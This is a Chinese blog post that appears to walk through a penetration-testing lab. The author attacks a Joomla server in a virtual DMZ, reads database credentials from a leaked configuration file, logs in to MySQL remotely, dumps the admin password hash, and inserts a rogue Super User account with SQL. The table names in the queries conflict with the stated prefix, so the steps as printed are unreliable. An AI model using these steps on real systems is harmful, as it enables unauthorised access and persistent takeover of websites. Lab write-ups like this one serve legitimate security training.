
内网渗透 | 域渗透实操ATT&CK

原创Railgun HACK学习呀
2020-02-09原文

0x01 Build Up

Goal:目标域控存在一份重要文件。




设备

内存	1 GB
处理器	1
硬盘 (SCSI)	20 GB
CD/DVD (IDE)	正在使用文件 C:...
网络适配器	桥接模式 (自动)
网络适配器 2	自定义 (VMnet2)
USB 控制器	存在
声卡	自动检测
打印机	存在
显示器	自动检测

network

建议DMZ的web双网卡：一个桥接一个VMnet2。其他的全部是VMnet2。



虚拟网络编辑器

名称	类型	外部连接	主机连接	DHCP	子网地址
VMnet0	桥接模式	自动桥接	-	-	-
VMnet1	仅主机...	-	已连接	已启用	[redacted]
VMnet2	仅主机...	-	已连接	已启用	192.168.93.0
VMnet8	NAT 模式	NAT 模式	已连接	已启用	[redacted]

VMnet 信息

● 桥接模式(将虚拟机直接连接到外部网络)(B)

桥接到(T): 自动

○ NAT 模式(与虚拟机共享主机的 IP 地址)(N)

○ 仅主机模式(在专用网络内连接虚拟机)(H)

□ 将主机虚拟适配器连接到此网络(V)


主机虚拟适配器名称: VMware 网络适配器 VMnet0

□ 使用本地 DHCP 服务将 IP 地址分配给虚拟机(D)

子网 IP (I): . . .   子网掩码(M): . . .

network配置

VMnet2配置如上图。



```
[root@localhost ~]# service network restart
Shutting down interface eth0:                              [  OK  ]
Shutting down interface eth1:                              [  OK  ]
Shutting down loopback interface:                          [  OK  ]
Bringing up loopback interface:                            [  OK  ]
Bringing up interface eth0:
Determining IP information for eth0... done.
                                                           [  OK  ]
Bringing up interface eth1:  Determining if ip address 192.168.93.100 is already
 in use for device eth1...
                                                           [  OK  ]
[root@localhost ~]# ifconfig | grep "192.168."
          inet addr:192.168.8.150  Bcast:192.168.8.255  Mask:255.255.255.0
          inet addr:192.168.93.100  Bcast:192.168.93.255  Mask:255.255.255.0
[root@localhost ~]# _
```


ip信息

看到分配成功然后互相ping一下没问题就ok了。

说明一下，是黑盒测试所以不提供网络拓扑，只给出DMZ的ip。

0x02 DMZ

0x2.1 Admin Login



test

Welcome to your blog

Details
Written by Joomla

This is a sample blog posting.

If you log in to the site (the Author Login link is on the very bottom of this page) you will be able to edit it and all of the other existing articles. You will also be able to create a new article and make other changes to the site.

As you add and modify articles you will see how your site changes and also how you can customise it in various ways.

Go ahead, you can't break it.

About your home page

Details
Written by Joomla


Older Posts
- Welcome to your blog
- About your home page
- Your Modules
- Your Template

Most Read Posts
- Welcome to your blog
- About your home page
- Your Modules
- Your Template

My Blog

index


可以看到Written by Joomla，探测一下目录。




PHP Version 7.1.32-1+ubuntu16.04.1+deb.sury.org+1

System	Linux ubuntu 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64
Build Date	Sep 2 2019 13:28:17
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.1/apache2
Loaded Configuration File	/etc/php/7.1/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.1/apache2/conf.d
Additional .ini files parsed	/etc/php/7.1/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.1/apache2/conf.d/10-opcache.ini, /etc/php/7.1/apache2/conf.d/10-pdo.ini, /etc/php/7.1/apa ini, /etc/php/7.1/apache2/conf.d/20-calendar.ini, /etc/php/7.1 ctype.ini, /etc/php/7.1/apache2/conf.d/20-curl.ini, /etc/php/7.1/apa .ini, /etc/php/7.1/apache2/conf.d/20-exif.ini, /etc/php/7.1/apa fo.ini, /etc/php/7.1/apache2/conf.d/20-ftp.ini, /etc/php/7.1/apac xt.ini, /etc/php/7.1/apache2/conf.d/20-iconv.ini, /etc/php/7.1/ap .ini, /etc/php/7.1/apache2/conf.d/20-json.ini, /etc/php/7.1/apa tring.ini, /etc/php/7.1/apache2/conf.d/20-mysqli.ini, /etc/php/7.1/a dbc.ini, /etc/php/7.1/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7 0-pdo_odbc.ini, /etc/php/7.1/apache2/conf.d/20-phar.ini, /etc/php/7.1/apa x.ini, /etc/php/7.1/apache2/conf.d/20-readline.ini, /etc/php/7.1/apache2/conf.d/20-shmop.ini, /etc/php/7.1/apache2/conf.d/20-simplexml.ini, /etc/php/7.1/apache2/conf.d/20-sockets.ini, /etc/php/7.1/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.1/apache2/conf.d/20-sysvsem.ini, /etc/php/7.1/apache2/conf.d/20-sysvshm.ini, /etc/php/7.1/apache2/conf.d/20-tokenizer.ini, /etc/php/7.1/apache2/conf.d/20-wddx.ini, /etc/php/7.1/apache2/conf.d/20-xmlreader.ini, /etc/php/7.1/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.1/apache2/conf.d/20-xsl.ini
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303,NTS
PHP Extension Build	API20160303,NTS
Debug Build	no

phpinfo




admin



```
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = '绱戠珯姝ｅ湪缁存姢涓�<br /> 璇风◢鍚庤闂€'';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'test';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $debug_lang_const = '1';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'testuser';
        public $password = 'cvcvgjASD!@';
        public $db = 'joomla';
        public $dbprefix = 'am2zu_';
        public $live_site = '';
        public $secret = 'gXN9Wbpk7ef3A4Ys';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy?keyref=Help{major}{minor}:{keyref}&lang={langcode}';
```

这个比较有用，看看能不能远程连接一下。




```
root@NightsWatch:~/Desktop# mysql -h 192.168.8.150 -utestuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 98
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
+--------------------+
2 rows in set (0.016 sec)

MySQL [(none)]> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [joomla]> show tables;
+-------------------------------+
| Tables_in_joomla              |
+-------------------------------+
| am2zu_action_log_config       |
| am2zu_action_logs             |
 156 rows in set (0.018 sec)

 MySQL [joomla]> select * from umnbt_users;
 +-----+------------+----------+---------------+----------------------------
 ----------------------------------+-------+-----------+--------------------
 -+---------------------+------------+--------+---------------------+-------
 -----+--------+------+--------------+
 | id  | name       | username | email         | password
                                   | block | sendEmail | registerDate
  | lastvisitDate       | activation | params | lastResetTime       | resetC
 ount | otpKey | otep | requireReset |
 +-----+------------+----------+---------------+----------------------------
 ----------------------------------+-------+-----------+--------------------
 -+---------------------+------------+--------+---------------------+-------
 -----+--------+------+--------------+
 | 184 | Super User | admin    | test@test.com | $2y$10$N/Yv/9rzxyq.z0gLTT5o
 g.pj3FFAP8Sq2PcBgsMX/Qnc2671qQkHy |     0 |         1 | 2019-10-06 13:44:16
  | 2019-10-06 14:31:54 | 0          |        | 0000-00-00 00:00:00 |
    0 |        |      |            0 |
 +-----+------------+----------+---------------+----------------------------
 ----------------------------------+-------+-----------+--------------------
 -+---------------------+------------+--------+---------------------+-------
 -----+--------+------+--------------+
 1 row in set (0.006 sec)

 MySQL [joomla]> █
```

看样子我们还是加一个管理员比较好,具体字段可参考官方文档或自己查看。

```
https://docs.joomla.org/How_do_you_recover_or_reset_your_admin_password%3F/zh-cn
```

```
INSERT INTO `am2zu_users_users`

   (`name`, `username`, `password`, `params`, `registerDate`,
`lastvisitDate`, `lastResetTime`)

VALUES ('Administrator2', 'Railgun',


'd2064d358136996bd22421584a7cb33e:trd7TvKHx6dMeoMmBVxYmg0vuXEA4199', '', NOW(), NOW(), NOW());

INSERT INTO `am2zu_users_user_usergroup_map`
(`user_id`,`group_id`)

VALUES (LAST_INSERT_ID(),'8');
```

